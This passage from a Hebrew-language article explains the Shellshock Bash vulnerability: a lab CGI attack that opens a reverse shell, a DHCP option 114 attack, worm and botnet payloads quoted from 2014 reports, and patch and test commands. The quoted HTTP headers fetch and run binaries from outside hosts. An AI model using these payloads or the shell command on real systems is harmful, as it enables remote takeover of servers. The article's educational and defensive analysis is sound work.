
כעת נצור קובץ ריק בשם "blah.log" בתיקיית השורש של השרת שלנו, נוסיף לה את ההרשאות הדרושות.

ובמידה ונכנס לעמוד test.pl, ולאחר מכן לעמוד blah.log. נוכל לראות פלט בסינון הבא:


כעת, אחרי שהעמוד שלנו קצת יותר דינאמי, נפעיל שנית את קוד הפייתון שלנו באותו אופן בדיוק:

```
python shellshock.py 10.0.0.12 /cgi-bin/test.pl 10.0.0.1/1337
```

וכעת, אם עשיתם הכל כמו שצריך, אתם אמורים לקבל shell יפיפה בסגנון הבא:



אם נסתכל על סשן התקיפה הנ"ל ב-wireshark נראה:



[שום דבר מעבר, ניתן לראות את כל הקסם קורה בשורה השלישית. מדהים, לא? :)]

תקיפה מבוססת DHCP

כאשר לקוח מעוניין להתחבר לרשת חדשה שבה מוגדר שרת DHCP, עליו לבקש מהשרת להקצות לו כתובת IP. לא נכנס כאן לכל תהליך ה-Hand-Shake של הפרוטוקול, מפני שאין זה נושא המאמר (מי שמעוניין להרחיב בנושא, ניתן לקרוא את המאמר "על סוגיות אבטחה ב-DHCP" שנכתב ע"י תומי שלו, ופורסם בגיליון ה-51).

כחלק מהפרוטוקול, שרת ה-DHCP שולח חבילה מסוג "DHCPOFFER" אל הלקוח עם הצעה לקונפיגורצית רשת (כתובת ה-IP שהוקצתה לו, מספר נתונים אודות הרשת כגון גודלה, כתובת שרת ה- Default Gateway, שרת ה-DNS וכו'), מסתבר שבמספר מקרים, כאשר מדובר בקליינט המריץ מערכת הפעלה מבוססת Linux, בחלק מתהליך הפרסור של הבקשה מועברים מספר פרמטרים ממנה אל Bash.

נשמע מעניין? בהחלט, אבל יש עוד: בהרבה מקרים, גם כאשר לקוח כבר מחובר לרשת, הוא יוכל לשלוח לשרת ה-DHCP חבילות מסוג "DHCPINFORM" לטובת קבלת מידע אודות שירותים הקיימים ברשת ששרת ה-DHCP מכיר, במקרים כאלה, ניתן להגדיר כי שרת ה-DHCP יכלול לא רק את המידע אותו ביקש הלקוח, אלא גם כותרים שאותם אנו יודעים כי הלקוח יעביר ל-Bash ובכך לגרום גם ללקוחות המחוברים לרשת להריץ את הקוד.

ראשית, עלינו להקים שרת DHCP ברשת, זאת נוכל לעשות על-ידי DNSMASQ, DHCPd3 ועוד. לצורך הדוגמא, אשתמש ב-TFTP32 שניתן להשיג מכאן.

כאמור, כחלק מכתובת ה-IP שמציע שרת ה-DHCP ללקוח הפוטנציאלי, מוסיף עוד מספר נתונים המכונים "DHCP Options" או "BOOTP / DHCP Extensions", מפני שמדובר בלא מעט אפשרויות עליהם שרת ה-DHCP יכול לדווח, כל אפשרות כזאת מוספרה ושרת ה-DHCP יכול לדווח אודות אופציה מסויימת על-ידי הוספת מספר האופציה בשילוב עם הערך שלה. מדובר במנגנון הקיים עוד בפרוטוקול ה-Bootstrap שפרוטוקול ה-DHCP מממש. את רשימת האופציות המלאה, ניתן לראות בקישור הבא:


http://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml

אחת מהאופציות שקיימת היא אופציה מספר "114" - "URL DHCP Option", שרת ה-DHCP משתמש באופציה זו על מנת להורות ללקוח איזה URL להציג למשתמש בעת החיבור, פרטים אודותיה ניתן לקרוא כאן:

ftp://ftp.uevora.pt/mirrors/IETF/rfc/OLD.iana/assignments/bootp-dhcp-extensions/bootp-dhcp-option-114

מתברר שעל מנת לטפל באופציה זו, קליינט ה-DHCP מעביר את הערך שהועבר בה ל-Bash לטובת המשך טיפול. כך שאם נגדיר בשרת ה-DHCP שלנו להוסיף לכל חבילת DHCPOFFER או DHCPINFORM את הערך הנ"ל - נוכל להגיע להרצת קוד על הלקוח.

לדוגמא, הקונפיגורציה הבאה:



תוכל להוביל אותנו למצב הבא:

```
geoff@sl_linux_gdw:/lib/dhcpcd/dhcpcd-hooks$ sudo /etc/rc.d/rc.inet1 eth0_restar
t
Polling for DHCP server on interface eth0:
dhcpcd[3287]: version 6.0.5 starting
dhcpcd[3287]: eth0: soliciting an IPv6 router
dhcpcd[3287]: eth0: soliciting a DHCP lease
dhcpcd[3287]: eth0: offered 10.10.10.4 from 10.10.10.1
dhcpcd[3287]: eth0: leased 10.10.10.4 for 172800 seconds
dhcpcd[3287]: eth0: adding host route to 10.10.10.4 via 127.0.0.1
dhcpcd[3287]: eth0: adding route to 10.10.10.0/24
dhcpcd[3287]: eth0: adding default route via 10.10.10.1
'foo'
dhcpcd[3287]: forked to background, child pid 3317
geoff@sl_linux_gdw:/lib/dhcpcd/dhcpcd-hooks$
```

[במקור: https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept]

ShellShock In The Wild

כאמור, את פרטי הפגיעות עצמה פרסמו ב-25 לחודש, עם זאת, כבר יום למחרת ב-26, זוהו מספר מקרים שבהם תולעים ובוטנטים עשו שימוש בפגיעות זו. המקרה הראשון פורסם ע"י החבר'ה המפעילים את הבלוג MalwareMustDie, אשר פרסמו פוסט בו הם מתארים כיצד זיהו תולעת אשר עושה שימוש בפגיעות הנ"ל על מנת לפרוץ לשרתי Web. לתולעת הם קראו "Linux/binsh".

התולעת נכנסת לאתרי אינטרנט כאשר ה-user-agent שלה הינו:

```
User-Agent: () { :; }; /usr/bin/wget www.0rz.it/[xxxxxxxxxx] -O /tmp[xxxxxxxx]
| /bin/chmod 777 /tmp/[xxxxxxxxxx] | /tmp[xxxxxxxxxx]
```

למרות החלקים המצונזרים, ניתן להבין בדיוק מה התולעת עושה: במידה והעמוד אליו היא גולשת אכן פגיע, הוא ישתמש ב-wget על מנת להוריד קובץ ELF של התולעת לתיקיה tmp, ישנה את הרשאותיו לכאלה שיאפשרו לו לרוץ, ולאחר מכן - פשוט יריץ את התולעת.

אותם החוקרים, הורידו את התולעת עצמה וביצעו לה Reverse Engineering (מומלץ מאוד לקרוא), ועל פי הממצאים, נראה כי התולעת מבצעת חיבור לשרת שנמצא בכתובת 27.19.159.224 בפורט 4545, שפרטיו הם:

```
IP: "27.19.159.224"
ASN: "4134"
CIDR: "27.16.0.0/12"
Code: "CHINANET"
Contry: "CN"
ISP: "CHINATELECOM.COM.CN"
AREA: "CHINANET HUBEI PROVINCE NETWORK"
```

[מקור: http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html]

השרת נמצא בסין, צירוף מקרים? מעניין.

למי שמעוניין, ניתן להוריד (לאחר רישום לפורום), את הבינארי אותו התולעת מושכת מהקישור הבא:

http://www.kernelmode.info/forum/viewtopic.php?f=16&t=3506

מקרה שני שפורסם, פורסם ב-Internet Storm Center, ובו נכתב כי זוהה שהבוטנט Wopbot מבצע שימוש בוקטור זה על מנת להדביק עוד "לקוחות", הבוטנט הנ"ל השתמש באותה החולשה, אך בסגנון קצת שונה, הוא שלח בקשות בסגנון:

```
GET /cgi-bin/test.sh HTTP/1.0
Host: [host ip address]
User-Agent: () { :;}; /bin/bash -c "wget -O /var/tmp/ec.z
74.201.85.69/ec.z;chmod +x /var/tmp/ec.z;/var/tmp/ec.z;rm -rf /var/tmp/ec.z*"
```

וגם כאלה קצת יותר אלימות:

```
GET /cgi-sys/defaultwebpage.cgi HTTP/1.1
Host: () { :;}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
User-Agent: () { :;}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod
777 /tmp/syslogd; /tmp/syslogd;
Cookie: () { :;}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
Referer: () { :;}; wget -O /tmp/syslogd http://69.163.37.115/nginx; chmod 777
/tmp/syslogd; /tmp/syslogd;
```

[מקור: https://isc.sans.edu/forums/diary/Why+We+Have+Moved+to+InfoCon+Yellow]

הבקשות מהסגנון הראשון מזכירות את Linux/binsh, אולם הבקשות מהסגנון השני נראות כמו "שדרוג קל" - הרעיון מאחורי וקטור זה הינו לנסות לנצל כמה שיותר מהמקרים שבהם מערכת Web תנסה לבצע פעולה עם ערכי ה-header-ים שהמשתמש שולח ובעזרת כך לנסות להריץ קוד על השרת. בשני המקרים, הרעיון מבחינה לוגית זהה לוקטור של Linux/binsh, כך שאין טעם להרחיב. מהדיווחים, עולה כי הבוטנט הנ"ל ניסה לתקוף שרתים של Akamai ושרתים של משרד ההגנה האמריקאי.

אז מה ניתן לעשות?

לאחר פרסום הפגיעות הוצא תיקון שהתברר כלא אפקטיבי, מה שגרר הוצאת תיקון נוסף. את התיקון אפשר לראות כאן:

https://launchpad.net/ubuntu/+source/bash/4.2-2ubuntu2.3

או להשתמש במנהל החבילות המותקן בהפצה שבה אתם עובדים:

בהפצות ממשפחת Ubuntu / Debian:

```
sudo apt-get update
sudo apt-get install --only-upgrade bash
```

בהפצות ממשפחת CentOS / Red Hat / Fedora:

```
sudo yum update bash
```

ב-FreeBSD:

```
pkg upgrade bash
```

על מנת לוודא כי אכן המערכת שלכם מעודכנת, הריצו את הפקודה:

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

במידה וקיבלתם "vulnerable" - המערכת שלכם פגיעה ועליכם לעדכן אותה.

סיכום

החולשה שעליה דיברנו בכתבה דומה לחולשות רבות אחרות אך יחד עם זאת נכנסת לקטגוריה שונה לא בגלל האופן הטכני של הניצול או הקלות או החומרה אלא דווקא בגלל האופן שבו המערכת נמצאת ביסוד של מערכות רבות אחרות. ישנן פגיעויות רבות משמעותיות ואף גרועות יותר מזאת אך לפגיעות shellshock יש הרבה במשותף עם הפגיעות heart bleed בכך ששתי הפגיעויות נפוצות במערכות רבות, נמצאות בבסיס של רכיבים נוספים ולכן ישפיעו על תוכנות ושירותים אחרים שמתשמשים באותן תוכנות כתוכנות ש"הוכיחו את עצמן" ו"עמידות במבחן הזמן". יש לזכור בנוסף שרכיבי לינוקס Eembedded (משובצות) נמצאות במקומות רבים מאוד ובתצורות שונות ורכיבים אלה אינם רכיבים שעוברים עדכונים קבועים גם כאשר אלה מתפרסמים.

לסיכום, חולשת shellshock היא חולשה שתלווה אותנו עוד שנים רבות ואנו נראה אותה צצה ברכיבים רבים בהמשך. יש לזכור גם כאן, שהבאג כבר היה נפוץ בנוזקות ברחבי האינטרנט לפני הגילוי הרשמי שלו מה שמתריע ומראה שוב על קיומם של 0Days איכותיים במיוחד ש"מסתובבים" ומסמנים את כולנו כמטרות.

קישורים לקריאה נוספת

- http://blog.malwaremustdie.org/2014/09/linux-elf-bash-0day-fun-has-only-just.html
- http://www.symantec.com/connect/blogs/shellshock-all-you-need-know-about-bash-bug-vulnerability
- http://security.stackexchange.com/questions/68122/what-is-a-specific-example-of-how-the-shellshock-bash-bug-could-be-exploited
- http://unix.stackexchange.com/questions/157477/how-can-shellshock-be-exploited-over-ssh
- http://www.troyhunt.com/2014/09/everything-you-need-to-know-about.html
- http://www.clevcode.org/cve-2014-6271-shellshock
- http://technet.microsoft.com/en-us/library/cc781243(v=ws.10).aspx
- http://tools.ietf.org/html/rfc2132
- http://www.iana.org/assignments/bootp-dhcp-parameters/bootp-dhcp-parameters.xhtml
- https://www.trustedsec.com/september-2014/shellshock-dhcp-rce-proof-concept/
- https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-6271
- https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-7169
- http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html?_r=0
- http://www.theregister.co.uk/2014/09/24/bash_shell_vuln
- http://www.vox.com/2014/9/25/6843949/the-bash-bug-explained